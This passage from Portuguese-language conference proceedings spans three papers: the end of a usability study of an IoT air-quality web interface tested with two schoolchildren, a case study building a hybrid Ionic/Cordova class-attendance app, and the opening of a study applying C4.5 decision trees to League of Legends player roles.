Ao acessar a interface que exibe as informações oriundas do dispositivo IoT, o usuário pode visualizar o dispositivo representado por meio do ícone (a). Os dados ambientais são representados na plataforma pelo sol (b) de temperatura, nuvens (c) de umidade do ar e balões para concentração de CO₂. Os tamanhos dos ícones variam de acordo com os valores recebidos, e, quanto maior a temperatura, maior será a circunferência do sol. Acessando o botão de interação (e), o usuário faz uma simulação do aviso de alerta, que é normalmente exibido caso os dados de CO₂ passem de 400 ppm, com uma tela sem sol e nuvens pretas com raios e balões com o símbolo representando perigo.




Figura 12. Tela que representa ambiente normal e tela que ilustra ambiente com altos índices de CO₂.

3.3 Testes com usuários

Para isso os testes com usuários, com amostragem não probabilística por conveniência, foram selecionados duas estudantes do ensino fundamental da terceira e quinta séries, do sexo feminino, com 9 e 11 anos de idade. O objetivo era avaliar qual série escolar é a mais apropriada para a aplicação dessa plataforma em um ambiente de sala de aula, além de visualizar a compreensão do usuário frente a utilização de uma página web com dados provenientes de um dispositivo IoT que monitora variáveis de qualidade do ar. Um questionário também foi utilizado para coletar a avaliação de um professor que acompanhou os testes com os alunos.

Para realização dos testes foi utilizada uma sala de aula com bom isolamento acústico e clareza, sendo a mesma sala usada para os dois testes. O dispositivo foi apresentado aos estudantes, mas esses não receberam orientações sobre o acesso à página web. Os participantes foram informados que a avaliação seria restrita à interface e que as tarefas podiam ser executadas com tranquilidade.

Os procedimentos para coleta das medidas que foram documentadas e usadas na definição das recomendações propostas neste trabalho seguem o protocolo utilizado no trabalho de [Brezolin, Santos *et al.* 2017].

1. RA – Roteiro de Atividades: foi utilizado como base para que todos os testes fossem aplicados de forma uniforme e descreveu os procedimentos a serem seguidos pela equipe executora em cada teste.

2. AEP – Introdução ao Experimento – Participante: com o auxílio deste documento explicou-se ao participante como o teste funcionaria, permitindo a eles que sanassem suas dúvidas e conseguissem efetuar o experimento.

3. QSCA – Questionário Sociodemográfico e de Caracterização da Amostra: com dados individuais dos participantes, teve por finalidade mapear informações distintas sobre a situação de cada um no experimento.

4. QATO – Questionário de Avaliação do Teste de Observador: foi utilizado para registrar as observações pessoais dos examinadores, como eventos que não puderam ser monitorados ou captados pelos participantes.

5. QATA – Questionário de Avaliação do Teste de Aluno: sete questões, com base na concordância ou não da afirmação, nesta testagem todo contexto deveria estar na questão não sendo necessário ao examinador explicar o questionamento.

6. QATP – Questionário de Avaliação do Teste de Professor: Contou com quatro questões diretas (sim ou não) complementadas pela resposta de justificativa.

4. Resultados e Discussões

As respostas obtidas com o questionário aplicado aos alunos e o questionário aplicado ao professor podem ser visualizadas a seguir.

Tabela 3. Resultado da Aplicação do QATA - Questionário de Avaliação do Teste de aluno.

Questão	Aluna de 9 anos	Aluna de 11 anos
1 – O aluno entendeu qual é a funcionalidade da interface <i>web</i> ?	Sim	Sim
2 – O aluno percebeu que os elementos visuais da interface <i>web</i> apresentavam variáveis ambientais sobre o ar?	Não	Sim
3 – O aluno percebeu como a interface <i>web</i> exibia as informações capturadas no sistema?	Não	Sim
4 – O aluno identificou como explorar a interface <i>web</i> ?	Não	Não
5 – O aluno entendeu que se tratava de um dispositivo móvel que poderia ser levado além da sala de aula?	Sim	Sim
6 – O aluno considerou a plataforma como um dispositivo útil?	Sim	Sim
7 – O aluno percebeu o potencial de aplicação da plataforma em conteúdos de sala de aula?	Não	Não

As percepções com as questões levam a algumas conclusões sobre os testes efetuados:

Questão 1: Ambas as alunos perceberam imediatamente que a página *web* refletia os dados do dispositivo.

Questão 2: Os dados ambientais estavam sendo representados por ícones. A aluna menor não compreendeu a questão e precisou de auxílio do avaliador para entender. Constatou-se que a questão precisa ser reformulada para alunos dessa faixa etária. A aluna mais velha identificou imediatamente os ícones e o que eles representavam.

Questão 3: A aluna mais velha compreendeu imediatamente como o dispositivo transmitia as informações capturadas no sistema. No entanto, a aluna menor entendeu que se tratava de um tipo de alarme que passaria informações a uma determinada distância no momento em que alguém poluiria o ar, e assim poderia agir para impedir o dano

ambiental. Com isso, percebe-se que é necessário adequar as questões para determinadas faixas etárias.

Questão 4: Ambas não perceberam que o sistema disponibilizava um botão junto ao ícone da Brezobomba. Constatou-se que é necessária uma identificação adicional para essa característica. Com a explanação feita sobre o dispositivo, ambas mostraram-se positivamente impressionadas com a interação e com a utilidade de ter informações sobre a poluição do ar e dados adicionais relacionados ao meio ambiente.

Questão 5: Ambas perceberam imediatamente que o dispositivo IoT poderia ser utilizado em outros lugares e que transmitiria os dados independente de localização geográfica.

Questão 6: Ambas concordam que o sistema é útil, interessante e envolvente, que instiga o aluno a pensar sobre vários aspectos. Demonstraram interesse em interagir com o dispositivo mais vezes e em explorar os recursos da Brezobomba.

Questão 7: Ambas não identificaram relação entre as disciplinas ministradas na escola e o dispositivo.

Com base nos resultados da análise, percebe-se que o aluno de 11 anos de idade teve maior compreensão da aplicação. Com essa identificação será necessário adequar as questões para as faixas etárias específicas.

Tabela 4. Resultado da aplicação do Questionário de Avaliação do Teste de Professor.

Questão	Opinião do Professor
1 – Você acredita que o aluno pode perceber que os dados exibidos são representações reais da qualidade do ar e não um jogo fictício?	Sim
2 – A interface <i>web</i> contém elementos acessíveis e compreensíveis aos alunos?	Sim
3 – Você considera que os alunos teriam interesse ao interagir com esse tipo instrumento?	Sim
4 – Você acredita que poderia utilizar esse tipo de instrumento para mais atividades em sala de aula?	Sim

O questionário do professor foi respondido afirmativamente. Na percepção do professor, os dados são de fácil entendimento, já que a interface permite identificar de maneira os dados que foram aferidos e depois apresentados na tela. Na sua percepção, essa interface poderia ser utilizada como ferramenta lúdica para o aprendizado de conteúdos relacionados a área de ciências, o que proporcionaria certa inovação na forma de ensinar, ao relacionar conteúdos teóricos com as possibilidades das tecnologias IoT como a Brezobomba.

5. Considerações Finais

A IoT permite o relacionamento das pessoas com o ambiente de uma forma pouco imaginada antes. Entretanto, o desenvolvimento desses sistemas precisa ter como o objetivo a relevância para o usuário.

Quanto à aceitabilidade, verifica-se que, embora os estudantes tenham idades muito próximas, apresentam percepções diferentes. Nesse sentido, é fundamental que os

sistemas e tecnologias de apoio sejam adequados a capacidade de entendimento do aluno em sua faixa etária, para que a tecnologia atue adequadamente no processo pedagógico.

Para trabalhos futuros, pretende-se utilizar o dispositivo Brezobomba com outras funcionalidades de IoT, com abordagens educacionais em diversas faixas etárias, relacionado teoria com prática. Pretende-se mensurar o envolvimento, motivação e atenção do aluno, a fim de avaliar se o uso dessas tecnologias pode auxiliar no seu processo de aprendizagem.

Referências

- Ashton, K. (2011). “That ‘internet of things’ thing”. *RFiD Journal*, v. 22, n. 7.
- Barbosa, S. and Silva, B. (2010). “Interação humano-computador”. Rio de Janeiro: Elsevier.
- Brezolin, F. L., Bellei, E. A., Beux, J. G., Brezolin, J. M. L., Dalzotto, A. E. and Trentin, M. A. S. (2017). Proposição de um Sistema de Autenticação Simplificado e Interativo com Dispositivo IoT. II Workshop Regional de Segurança da Informação e de Sistemas Computacionais. In *Anais da 15ª Escola Regional de Redes de Computadores*.
- Brezolin, F. L., Santos, G. and de Lima, J. et al. (2017). Avaliação da Eficiência do Dispositivo Wearable Tecassist com Retornos Aural e Tátil. *Proceedings of the 16th Brazilian Symposium on Human Factors in Computing Systems - IHC '17*.
- Brito, G. and Purificação, I. (2006). “Educação e novas tecnologias”. Curitiba: IbpeX.
- Creswell, J. (2014). “Research design”. Thousand Oaks, CA: Sage Publications.
- Dumas, J. and Redish, J. (1999). “A practical guide to usability testing”. Exeter: Intellect.
- Joyce, C., Pham, H. and Stanton Fraser, D. et al. (2014). Building an internet of school things ecosystem. *Proceedings of the 2014 conference on Interaction design and children - IDC '14*.
- Moran, T. (1981). “The Command Language Grammar: a representation for the user interface of interactive computer systems”. *International Journal of Man-Machine Studies*, 15(1), pp.3-50.
- Norman, D. (2013). *The Design of Everyday Things*. New York: Basic Books.
- Poole, E. and Peyton, T. (2013). Interaction design research with adolescents. *Proceedings of the 12th International Conference on Interaction Design and Children - IDC '13*.
- Siewerdt, F., Carvalho, R. and Andrade, R. (2016). Recommendations for Usability Testing in Ubiquitous Applications. *Proceedings of the 15th Brazilian Symposium on Human Factors in Computer Systems - IHC '16*.
- Xu, D. Y., Read, J. C., Sim, G., McManus, B., and Qualter, P. (2009). Children and 'smart' technologies: can children's experiences be interpreted and coded?. *Proceedings of the 23rd British HCI Group Annual Conference on People and Computers: Celebrating People and Technology*. British Computer Society, 224-231.
- Weiser, M. (1991). The computer for the 21st century. *Scientific American*, v. 265, n. 3, p. 94-104.

Aplicações Mobile Híbridas: Um Estudo de Caso do Framework Ionic para Construção de um Diário de Classe

Kamile A. Wahlbrinck¹, Bruno B. Boniati²

¹Universidade Reginal Integrada do Alto Uruguai e das Missões (URI)
Caixa Postal 184 – 98.400-000 – Frederico Westphalen – RS

²Instituto Federal Farroupilha (IFFar)
Caixa Postal 169 – 98.400-000 – Frederico Westphalen – RS

{kamilewahlbrinck,brunoboniati}@gmail.com

Abstract. *Mobile apps are part of the daily lives of people, to check email, social networks, work agenda, among others. With increasing demand for mobile applications, a problem arises: porting these applications to the most varied platforms that exist, such as Android, iOS, Windows Phone. A solution for this problem are the hybrid applications, which are developed in a same language and ported to various platforms. The objective of this work is to develop a hybrid mobile application to help teachers in frequency control in the classroom, using the Ionic framework, analyzing their strengths and weaknesses.*

Resumo. *Aplicações móveis atualmente são parte do cotidiano das pessoas, para conferir e-mail, redes sociais, agenda de trabalho, entre outros. Com o aumento da demanda de aplicações móveis, surge um problema: portar essas aplicações para as mais variadas plataformas, como Android, iOS, Windows Phone. Uma solução para tal problema são as aplicações híbridas, que são desenvolvidas em uma mesma linguagem e portadas para diversas plataformas. Por meio deste trabalho objetiva-se desenvolver uma aplicação mobile híbrida para auxiliar docentes no controle de frequência em sala de aula, utilizando o framework Ionic, a fim de analisar os pontos positivos e negativos das aplicações híbridas bem como o referido framework.*

1. Introdução

Vivemos em uma sociedade rodeada de equipamentos tecnológicos. A adesão aos dispositivos móveis é evidente em nosso cotidiano, como aparelhos pessoais, de trabalho e lazer. O mercado de dispositivos móveis oferece atualmente vários sistemas operacionais (SO).

Os dois sistemas operacionais mais populares são *Android* e *iOS*, que compõem cerca de 96% do mercado, porém eles tem grandes diferenças quanto ao desenvolvimento de suas aplicações. Os 4% restantes são SO menos populares, como *Windows Phone* e *Black Berry* [Teleco 2016].

Para desenvolver aplicações para dispositivos móveis é necessário uma série de conhecimentos específicos a respeito de cada SO a fim de atingir o máximo de plataformas existentes. Pensando em suprir este mercado diversificado, empresas de *software* precisam de funcionários com competências em cada um dos diferentes sistemas operacionais, ou seja, que conheçam diversas linguagens de programação e particularidades das plataformas. Isto leva o desenvolvimento de aplicações móveis a se tornar caro e lento, com manutenções dispendiosas.

Observa-se no entanto, que não há um padrão de mercado em relação a plataforma de desenvolvimento a ser adotada, tornando o *software* desenvolvido incompatível para ser executado em uma plataforma diferente da qual foi projetado [Wahlbrinck 2015]. Diante de tal realidade, programadores procuram uma forma fácil e rápida para atender as necessidades do maior número possível de plataformas, pois desenvolver uma aplicação para cada dispositivo é uma tarefa economicamente desgastante. A solução é recorrer a *frameworks* de desenvolvimento multiplataforma, que a partir de um único código tornam possível que sua aplicação funcione em mais de uma plataforma.

Como essas tecnologias estão cada vez mais presentes no dia a dia das pessoas, é difícil imaginar uma sociedade sem o auxílio destes aparelhos, que contém diversos recursos, informações e funcionalidades. Sendo assim, não poderiam ficar de fora dos ambientes escolares, onde podem auxiliar no processo de ensino-aprendizagem, quando utilizados com objetivos específicos e bem definidos.

O presente trabalho teve como objetivo desenvolver uma aplicação móvel para realizar o controle de presença em sala de aula, explorando a programação multiplataforma, para simplificar o desenvolvimento da aplicação, visto que foi desenvolvida utilizando linguagens *web*. Para o desenvolvimento da parte lógica da aplicação foi utilizado o *framework* Ionic, já para compilar a aplicação para que seja portada para uma plataforma móvel foi utilizado o Cordova. Ambas as ferramentas foram escolhidas pois tem suporte a plataforma *Android*, são *open source* e utilizam tecnologias *web* para desenvolvimento do projeto.

A próxima seção (2) descreve os diferentes tipos de aplicações móveis e suas principais diferenças. Na sequência, a seção 3 demonstra como foi desenvolvida a aplicação bem como as ferramentas utilizadas no processo de desenvolvimento. Por fim, as considerações finais e indicações de trabalhos futuros.

2. Desenvolvimento Mobile

O desenvolvimento de aplicações para dispositivos móveis pode ser categorizado em três opções diferentes: desenvolvimento de aplicações nativas, que são instaladas no dispositivo, desenvolvimento de aplicações *web*, que rodam no navegador do aparelho e desenvolvimento de aplicações híbridas, que são uma mistura das duas anteriores, ou seja, serão instaladas nos dispositivos, porém desenvolvidas para rodar em um navegador *web*. Nas subseções seguintes cada opção será descrita com mais detalhes.

2.1. Aplicações Nativas

Aplicativos nativos representam a forma mais tradicional e comum de programar para dispositivos móveis. Desenvolver uma aplicação nativa exige a escolha de um sistema operacional alvo, determinando como consequência os dispositivos em que a aplicação poderá ser instalada. São adquiridos através de lojas ou portais eletrônicos. Aplicativos para *Android*, por exemplo, podem ser instalados a partir da *Google Play*, enquanto aplicativos para iOS podem ser obtidos na *Play Store*. Eles podem ser acessados através de ícones na tela do dispositivo e possuem acesso a recursos nativos do aparelho, como GPS (*Global Positioning System*) e câmera [da Silva et al. 2015].

Por ser desenvolvido para uma plataforma específica esses aplicativos apresentam uma performance maior que aplicativos *web*, porém o código da aplicação não pode ser reaproveitado a fim de portá-la para outras plataformas, tornando seu desenvolvimento mais custoso.

2.2. Aplicações Web

Aplicativos *Web*, na verdade, não são aplicativos, são sites responsivos que conseguem se adaptar aos diversos tamanhos de tela nos dispositivos *mobile*, o que faz com que sejam visualmente semelhantes a aplicativos nativos. A tarefa de desenvolvimento deste tipo de aplicação exige do desenvolvedor uma série de cuidados relacionados à escolha de determinadas funcionalidades bem como aspectos relacionados à apresentação da mesma. É preciso prever que nem todo dispositivo disponibiliza determinados recursos e também que em geral há uma diversidade bastante ampla de tamanhos e resoluções e tela e a aplicação precisa se adaptar a essa diversidade.

Esse tipo de aplicação é desenvolvido com tecnologias *web* em especial HTML5, CSS 3 e Java Script. Podem ser acessados e utilizados por computadores como por dispositivos móveis. Os aplicativos web não são instaláveis como os nativos, para acessá-los deve-se usar o navegador do dispositivo para conectar na URL do aplicativo *web* [Prezotto 2014].

2.3. Aplicações Híbridas

Os aplicativos híbridos são parcialmente nativos e parcialmente *web mobile*. Podem ser baseados em HTML5 e outros padrões web e exibidos através do navegador embutido no aplicativo. Assim como aplicativos nativos são baixados através de lojas de aplicativos, ficam disponíveis na tela principal do dispositivo e podem acessar recursos nativos do aparelho como câmera, GPS e sistema de arquivos.

Aplicações híbridas são populares porque permitem desenvolvimento multiplataforma, utilizando o mesmo código para mais de um sistema operacional. Como exemplos de ferramentas que permitem que isso seja possível podemos citar Cordova, Titanium, entre outros [Wahlbrinck 2015].

3. Desenvolvimento da Aplicação

O uso das tecnologias está transformando relações humanas em todas as suas dimensões, e no âmbito educacional não poderia ser diferente. Não é de hoje que se percebe a utilização de equipamentos eletrônicos em espaços escolares, no entanto, nos últimos anos observa-se uma ampliação na utilização de dispositivos móveis [Vergutz et al. 2014] [Sousa et al. 2011].

Tais dispositivos são ótimas ferramentas para otimizar o trabalho do professor e auxiliá-lo em sala de aula. Pensando nisso, a aplicação Diário de Classe foi desenvolvida para facilitar o trabalho do professor ao realizar a chamada, oferecendo uma alternativa aos cadernos de papel.

Para definir quais os serviços que o sistema deve oferecer e como deve reagir à interação do usuário, foi realizada a análise de requisitos antes do desenvolvimento do mesmo. Assim, a aplicação foi desenvolvida seguindo os requisitos descritos abaixo:

- Deverá ser permitido o cadastro de turmas e alunos, podendo vincular os alunos a uma turma, editar e excluir os registros;
- A chamada será realizada após o cadastro de uma nova aula, e o professor apenas precisa informar se o aluno está presente na aula ou não;
- As informações poderão ser exportadas a fim de visualização em outro dispositivo;
- A aplicação deverá gerar relatórios da frequência dos alunos divididos por turmas;

Requisitos não funcionais declaram as características da qualidade que o sistema possui e que estão relacionadas a sua funcionalidade. Para esta aplicação foram propostos os seguintes requisitos não funcionais:

- **Disponibilidade:** a aplicação deve funcionar independente de conexão com internet, para que possa ser usada em qualquer hora e lugar. Deve também, ser portada para mais de uma plataforma móvel.
- **Praticidade e Usabilidade:** como tem o objetivo de auxiliar o professor em sala de aula, a aplicação deve ser simples e prática, com um layout intuitivo, que não necessite de um período de adaptação.
- **Fluidez:** a aplicação deve ser leve e fluída, priorizando sempre seu desempenho.

3.1. Ferramentas de Desenvolvimento

A ideia principal é que a aplicação seja simples e prática. Pensando nisso foi desenvolvida para que possa ser utilizada *offline*, não necessitando de conexão com a internet para utilizá-la. Para isso ser possível, foi utilizado o banco de dados SQLite, que cria o banco de dados no próprio dispositivo, dispensando o uso de *web services* ou outros meios para conexão com os dados da aplicação.

Para desenvolvimento da aplicação foi utilizado o *framework* Ionic, utilizado para criar a parte visual e lógica da aplicação. A compilação da mesma, foi realizada utilizando o Cordova, que já está integrado com o Ionic. As seções abaixo, descrevem mais detalhadamente cada um dos *frameworks* citados anteriormente.

3.1.1. Ionic v2

Ionic Framework é um SDK de código aberto que permite aos desenvolvedores criar aplicativos móveis de alta performance e qualidade utilizando tecnologias *web* já conhecidas (HTML, CSS e *JavaScript*). O Ionic é construído em cima do AngularJS e utiliza o Cordova para construção da aplicação de um *WebView*, capaz de renderizar as tecnologias previamente citadas. Devido a esta integração com o AngularJS o Ionic herdou várias diretivas, que é uma das *features* do ecossistema do AngularJS que permite estender o HTML de modo a fornecer reuso, componentização e lógica para a marcação.

Ionic é focado principalmente na aparência e no *Look and Feel*, ou seja, na experiência do usuário com a interface de uma aplicação, através da construção de *layouts* poderosos e de simples desenvolvimento. Existe uma dependência do AngularJS para desenvolvimento que permite consumir todos os recursos que o Ionic pode oferecer, porém pode-se utilizar apenas o CSS, perdendo assim componentes de interação, animação dentre outros já fornecidos na plataforma.

Ionic é modelado em SDKs de desenvolvimento mobile nativos conhecidos, o que facilita o entendimento para qualquer pessoa que já tenha desenvolvido algo para Android ou iOS. Seu *design* foi projetado para ser simples, limpo e funcional. Possui tipografia, componentes e paradigmas interativos baseados em plataformas populares e foi pensado e desenvolvido para que funcione perfeitamente em todos os tipos de dispositivos [IONIC 2016].

3.1.2. Cordova

Apache Cordova é um *framework* de desenvolvimento móvel de código aberto. Ele permite que sejam utilizadas tecnologias *web* padrão, como HTML5, CSS3 e *JavaScript*,

para desenvolvimento multiplataforma. Os aplicativos são executados em invólucros direcionados para cada plataforma, e contam com *plugins* para acessar os recursos de cada dispositivo, tais como GPS, sistema de arquivos e câmera.

Cordova envolve um app HTML/JavaScript em um recipiente nativo que pode acessar as funções do dispositivo de várias plataformas. Estas funções são acessadas através de uma API (*application program interface*) JavaScript unificada, permitindo que com um único código seja possível atingir quase todos os telefones e/ou tablets no mercado hoje e publicar as aplicações em suas lojas de aplicativos. As plataformas suportadas pelo *framework* são: Android, iOS, BlackBerry10, Ubuntu, Windows Phone 8, Bada, FireOs e LG We OS.

A principal vantagem do Cordova é o pacote de *Plugins* que ele oferece. Estes permitem que a aplicação acesse recursos nativos do dispositivo. Além daqueles oferecidos pelo Cordova, também existem *plugins* de terceiros compatíveis com a plataforma, ou ainda, a possibilidade de criar-se um *plugin* próprio para integrar a aplicação [Cordova 2016].

3.1.3. Sqlite

Sqlite é uma biblioteca que implementa um banco de dados SQL embutido e não precisa de instalação para ser utilizado. Seu uso é recomendado para aplicações onde a simplicidade, implementação e manutenção são mais importantes que os incontáveis recursos que os sistemas de gerenciamento de banco de dados (SGBDs) implementam.

Entre as vantagens de utilizar SQLite pode-se citar que o mesmo é um *software* livre e multiplataforma, possui armazenamento seguro, permite guardar o banco de dados em um único arquivo e não possui dependências externas [Sqlite 2016].

3.2. Ambiente de Desenvolvimento e Testes

Partindo do ponto de que aplicações híbridas são desenvolvidas com tecnologias *web*, não é necessária uma ferramenta específica para desenvolvimento do sistema e o mesmo pode ser testado e depurado em navegadores *web*.

Como ferramenta de desenvolvimento foi utilizado o editor de texto *Sublime*, para edição dos códigos e desenvolvimento da aplicação. Os testes iniciais, principalmente de *layout*, foram realizados no navegador Chrome, que permite que o código seja depurado, a fim de identificar onde está ocorrendo as falhas do sistema, o que possibilita uma manutenção mais rápida da aplicação.

Para versionamento de código foi utilizado o GitHub, que serve como repositório para a aplicação, possibilitando voltar o código a versões anteriores caso exista necessidade. Os testes com a aplicação foram realizados em dois emuladores do Android, com versões do sistema operacional diferentes, Android 4.4 (Kitkat) e Android 5.0 (Lollipop), e em um *smartphone* Samsung Galaxy com sistema operacional Android versão 4.1.1 (Jelly Bean).

3.3. Ambiente de Desenvolvimento e Testes

Ao final de todo o estudo realizado foi implementado um protótipo da aplicação de Diário de Classe, que permite que o professor cadastre turmas, alunos e aulas, e a partir destes cadastros realize a chamada em sala de aula.

Pensando na usabilidade da aplicação a primeira tela da mesma Figura 1, apresenta as funções que serão mais utilizadas no sistema, seguindo um padrão de *layout* já conhecido por usuários móveis, tornando o uso da ferramenta intuitivo e prático.

Seguindo este mesmo pensamento, o processo de realização da chamada, representado na Figura 2, também deve ser algo prático e sem maiores complicações. Assim, todos os alunos já vem marcados com a presença, sendo apenas necessário dar ausência para alunos que faltaram a aula, visto que o número de ausências tende sempre a ser menor que o de presenças.




Figura 1. Cadastro de Turmas




Figura 2. Cadastro de Alunos

O cadastro de turmas, visto na Figura 3, alunos e aulas segue um mesmo padrão de *layout*, feitos ambos em janelas modal que abrem sobre a tela principal da aplicação. Os dados requisitados são apenas os necessários para identificação da turma, alunos e aula, não sendo necessário cadastro de informações irrelevantes ao sistema.

O cadastro de alunos, apresentado na Figura 4, permite acesso a câmera do dispositivo utilizada para tirar a foto do aluno que está sendo cadastrado. Isto é possível através de plugins disponibilizados pelo Cordova, que permitem acesso a recursos nativos do dispositivo, neste caso a câmera.



Figura 3. Cadastro de Turmas



Figura 4. Cadastro de Alunos

Os relatórios de frequência são apresentados separados por turmas. A partir da escolha da turma é apresentado o resumo de todas as aulas já cadastradas para a mesma e o relatório de presenças em cada aula. A aplicação permite também a exportação dos dados, para que possam ser visualizados em outro dispositivo.

6. Conclusão

A construção de aplicações multiplataformas que utilizam linguagens *web* corresponde a uma tendência dentro do mercado de produções de aplicativos móveis. No entanto, a aplicação das tecnologias advindas da programação *web* no processo de desenvolvimento de aplicativos multiplataformas precisa ser feita de maneira cuidadosa, pois apesar de serem mais flexíveis podem enfrentar problemas de desempenho quando não implementados de maneira eficiente. No futuro, pode-se supor, que o aumento típico da velocidade de computação e capacidade de memória vai levar aplicações híbridas a terem melhorias em seus desempenho, porém até lá, é necessário analisar todos os fatores na escolha do desenvolvimento de uma aplicação [Roslér et al. 2014].

Entre as vantagens das aplicações híbridas pode-se citar a necessidade de uma curva de aprendizagem baixa, já que na maioria dos casos os *frameworks* utilizam linguagens *web*, a portabilidade da mesma aplicação para vários sistemas operacionais, baixo custo das ferramentas de desenvolvimento, que em sua grande maioria são *free* e *open source* e dependem apenas de um editor de código para desenvolvimento, e desenvolvimento mais rápido, visto que se utiliza o mesmo código para gerar o *build* da aplicação para diversos SO.

Porém, como desvantagem pode-se citar a performance da aplicação, que em muitos casos é o ponto decisivo entre a escolha do desenvolvimento multiplataforma e nativo, já que aplicações híbridas utilizam um *WebView* do *browser*, perdendo a fluidez dos aplicativos nativos. Outra desvantagem é a incompatibilidade de *plugins* com as plataformas nativas, que podem ser incompatíveis em alguns casos.

Como um caso de sucesso de aplicação híbrida, com foco em educação e utilizando o *framework* Ionic, podemos citar o aplicativo Moodle Mobile, com versões para Android e iOS. O Moodle Mobile é a versão móvel do site do Moodle, que é uma plataforma de aprendizagem projetada para educadores, administradores e alunos com um sistema robusto, seguro e integrado para criar ambientes de aprendizagem personalizados. Ele foi desenvolvido pensando em permitir acesso ao sistema em qualquer lugar, tanto que disponibiliza várias funções *offline*, permite receber notificações e mensagens instantâneas, além de disponibilizar toda a grade de cursos e atividades do usuário [Moodle 2016].

Portanto, a escolha em utilizar ou não um *framework* de desenvolvimento multiplataforma *mobile* deve levar em consideração muitos requisitos, entre eles o tempo disponível para desenvolver a aplicação, capital para investimento, número de desenvolvedores que compõe o time de programação, plataformas a serem atingidas, público alvo da aplicação e linguagem utilizada para desenvolvimento. Estes são fatores essenciais para serem analisados no desenvolvimento de um aplicativo móvel, para que a versão final atenda as necessidades do mesmo.

Como trabalho futuro, pretende-se integrar a aplicação com alguma plataforma educacional já existente, para que seja mais simples o processo de cadastro dos alunos e exportação dos dados.

Referências

- Cordova, A. (2016). Apache cordova. <https://cordova.apache.org/docs/en/latest/guide/overview/index.html>. Acessado em 23-05-2017.
- da Silva, L. L. B., Pires, D. F., and Neto, S. C. (2015). Desenvolvimento de aplicações para dispositivos móveis: Tipos e exemplo de aplicação na plataforma ios.
- IONIC (2016). Ionic 2. <http://ionic.io/2>. Acessado em 23-05-2017.

- Moodle (2016). Moodle mobile. https://docs.moodle.org/31/en/Moodle_Mobile. Acessado em 11-06-2017.
- Prezotto, E. D. (2014). Estudo de frameworks multiplataforma para desenvolvimento de aplicações mobile híbridas. Universidade Federal de Santa Maria.
- Rosl r, F., Nitze, A., and Schmietendorf, A. (2014). Towards a mobile application performance benchmark. In *The Ninth International Conference on Internet and Web Applications and Services (ICIW 2014)*, pages 55–59.
- Sousa, R. P. d., Moita, F. d., Carvalho, A. B. G., et al. (2011). Tecnologias digitais na educa o.
- SQLite (2016). SQLite. <https://www.sqlite.org/about.html>. Acessado em 23-05-2017.
- Teleco (2016). Teleco, inteligência em telecomunica es. http://www.teleco.com.br/sist_operacional.asp. Acessado em 12-05-2017.
- Vergutz, A., Boniati, B. B., and Wahlbrinck, K. A. (2014). Utiliza o de tablets por docentes em espaços escolares.
- Wahlbrinck, K. A. (2015). Análise de performance de frameworks para desenvolvimento multiplataforma mobile. Universidade Federal de Santa Maria.

Estudo de Caso: Análise do Método C4.5 na Predição do Papel de Jogadores de *League of Legends*

Guilherme F. Gaiardo¹, Luísa P. Lucca¹, Brenda S. Santana¹,
Maurício M. Donato¹, Vinícius F. Garcia¹, Ana T. Winck²

¹Departamento de Computação Aplicada -
Universidade Federal de Santa Maria (UFSM)

²Departamento de Ciências Exatas e Sociais Aplicadas -
Fundação Universidade Federal de Ciências da Saúde de Porto Alegre

{ggaiardo, llucca, bsantana, mdonato, vfulber, ana}@inf.ufsm.br

Abstract. *Multiplayer Online Battle Arena (MOBA) games have been in increasing popularity since the middle of the year of 2005. In this context, League of Legends (LoL) has become an important exponent in the MOBAs' universe. This paper aims to analyze the possibility of detecting the role assumed by players during the matches, for this purpose it's used statistics and characteristics from best players by the official ranking. From the execution of several configurations of C4.5 algorithm we try to detect gaming patterns and understand the generated results.*

Resumo. *Jogos do gênero Multiplayer Online Battle Arena (MOBA) apresentam-se em crescente popularização desde meados do ano de 2005. O jogo intitulado League of Legends (LoL) se tornou um importante expoente no universo dos MOBAs. Este artigo objetiva analisar a possibilidade de detecção do papel desempenhado pelos jogadores durante as partidas, para isso utiliza-se estatísticas e características de jogadores destaques pelo ranque oficial. A partir da execução de diversas configurações do algoritmo C4.5 busca-se detectar padrões de jogo e compreender os resultados gerados.*

1. Introdução

Há aproximadamente duas décadas, o gênero de jogos *Multiplayer Online Battle Arena* (MOBA) surgia através do título "Herzog Zwei". Desde então, diversas adaptações moldaram o estilo e jogabilidade dos MOBAs, sendo extremamente competitivo e estratégico. Títulos do gênero, aliados aos FPS, dominam o mundo do chamado Esporte Eletrônico ou *e-sport*, movimentando um novo mercado com economia diferenciada [Seo 2013].

O MOBA intitulado *League of Legends* (LoL) foi desenvolvido pela Riot Games e lançado em Outubro de 2009. Desde então popularizou-se e em 2012 alcançou a marca de jogo para computadores pessoais mais jogado no mundo [Gaudiosi 2012]. Em 2011 foi realizado o primeiro torneio mundial de LoL, o mesmo se repete anualmente desde então.

O jogador de *League of Legends* assume um papel específico dentro da arena durante uma partida. São cinco os papéis possíveis: *Top*, *Mid*, *AD Carry*, *Support* e *Jungle*. Cada papel desenvolve funções principais únicas e outras funções secundárias comuns durante o tempo de jogo.

O objetivo deste trabalho é, a partir de informações estatísticas de jogadores de *League of Legends*, determinar o papel que é desenvolvido pelos mesmos durante uma partida. O método C4.5 [Quinlan 1993], na figura da implementação intitulada J48 [Bhargava et al. 2013], implementado na ferramenta Weka [Holmes et al. 1994] foi utilizado para a geração das árvores de decisão.

Este trabalho é dividido em seis seções onde a Seção 2 apresenta os trabalhos relacionados. A Seção 3 traz informações sobre a base de dados utilizada. A seção 4 exhibe os testes executados e os resultados obtidos. A Seção 5 exhibe uma discussão geral sobre os resultados. Por fim, a seção 6 conclui o artigo.

2. Trabalhos Relacionados

Mineração de dados trouxe técnicas que já são amplamente utilizadas no contexto esportivo desde a realização de *scouting* até predição de resultados e medição de desempenho de equipes e jogadores [Solieman 2006]. Todo esse processo consiste no gerenciamento do conhecimento esportivo e traz inúmeros benefícios na comparação de resultados de equipes que aplicam essas técnicas em relação aos que não aplicam [Schumaker 2010].

Com o crescimento e popularização do *eSport* nasce a área hoje chamada de *eSports analytics* objetivando analisar dados de diferentes partidas através de técnicas como mineração de dados com objetivos como aprimoramento de desempenho e definição de estratégias [Schubert et al. 2016].

Vários trabalhos utilizam o gênero MOBA como material para aplicação de técnicas de *eSports analytics*. Em [Van De Bovenkamp et al. 2013] os autores analisam dados de jogos que apresentam como característica o *Online Social Gaming*, onde a interação social afeta diretamente a experiência de jogo, afim de extrair gráficos de interação e aprimorar a sistemas de combinação de jogadores.

